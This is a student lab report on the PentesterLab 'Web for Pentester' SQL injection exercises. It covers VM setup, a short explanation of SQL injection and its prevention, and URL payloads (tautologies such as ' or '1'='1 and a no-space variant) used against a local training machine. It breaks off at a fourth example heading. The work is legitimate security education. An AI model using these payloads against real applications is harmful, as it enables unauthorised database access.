**Sri Lanka Institute of Information Technology**

****

**IS Security Audit & Control**

**PentesterLab – SQL injections**

IT15007766

**Damidu Thewarakperuma**

**Setup a virtualisation software**

Use any virtualisation software (Virtualbox, Qemu, VMware,..). Just make sure you can boot from an ISO file. In here we use virtualbox.

## Create the virtual machine

## Create a new virtual machine (Linux 32bit) and use web\_for\_penetester ISO provided to boot. You may need to try different Network modes to get access to the vulnerable web application.


## In here you need to change the network adapter setting as Bridged Adapter.

## Once you get access, you can start hacking.


## First click New button to add a new virtual machine.

## create

## Then follow the steps and attached the iso file. After click start button. Finally you can see the following window.



Using the **ifconfig** command you can find the ip address. Using that ip address you can access the following site.



In here we considered about SQL injections Examples.

**What is SQL Injection?**

SQL injection is a code injection technique that might destroy your database.

SQL injection is one of the most common web hacking techniques.

SQL injection is the placement of malicious code in SQL statements, via web page input.

**How SQL Injection is works?**

In order to run malicious **SQL** queries against a database server, an attacker must first find an input within the web application that is included inside of an **SQL** query. In order for an **SQL Injection** attack to take place, the vulnerable website needs to directly include user input within an **SQL** statement.

**What is impact?**

Altering data affects data integrity and could cause repudiation issues, for instance, issues such as voiding transactions, altering balances and other records. **SQL** is used to delete records from a database. An attacker could use an **SQL Injection** vulnerability to delete data from a database.

**How to prevent?**


Keep all web application software components including libraries, plug-ins, frameworks, web server software, and database server software up to date with the latest security patches available from vendors.

If a web site only needs to retrieve web content from a database using SELECT statements, do not give the web site's database connection credentials other privileges such as INSERT, UPDATE, or DELETE privileges. In many cases, these privileges can be managed using appropriate database roles for accounts.  Never allow your web application to connect to the database with Administrator privileges (the "sa" account on Microsoft SQL Server, for instance).Do not use shared database accounts between different web sites or applications.

Validate user-supplied input for expected data types, including input fields like drop-down menus or radio buttons, not just fields that allow users to type in input.


Configure proper error reporting and handling on the web server and in the code so that database error messages are never sent to the client web browser. Attackers can leverage technical details in verbose error messages to adjust their queries for successful exploitation.

**Example 1**


****

In this example we can add **‘ or ‘1’=’1** at the end of the url as follows.

**http://192.168.43.43/sqli/example1.php?name=root' or '1'='1**


****

**Example 2**


****

This example also same as previous. But when adding same replacement it shows message as **ERROR NO SPACE**. Then we need to change the url without adding spaces. Then it works as follows.

**http://192.168.43.43/sqli/example2.php?name=root'or'1'='1**


****

**Example 3**


****

This example also same as previous. But when adding same replacement it shows message as **ERROR NO SPACE**. Then we need to change the url without adding spaces. Then it works as follows.

**http://192.168.43.43/sqli/example3.php?name=root'or'1'='1**

****


**Example 4**

****

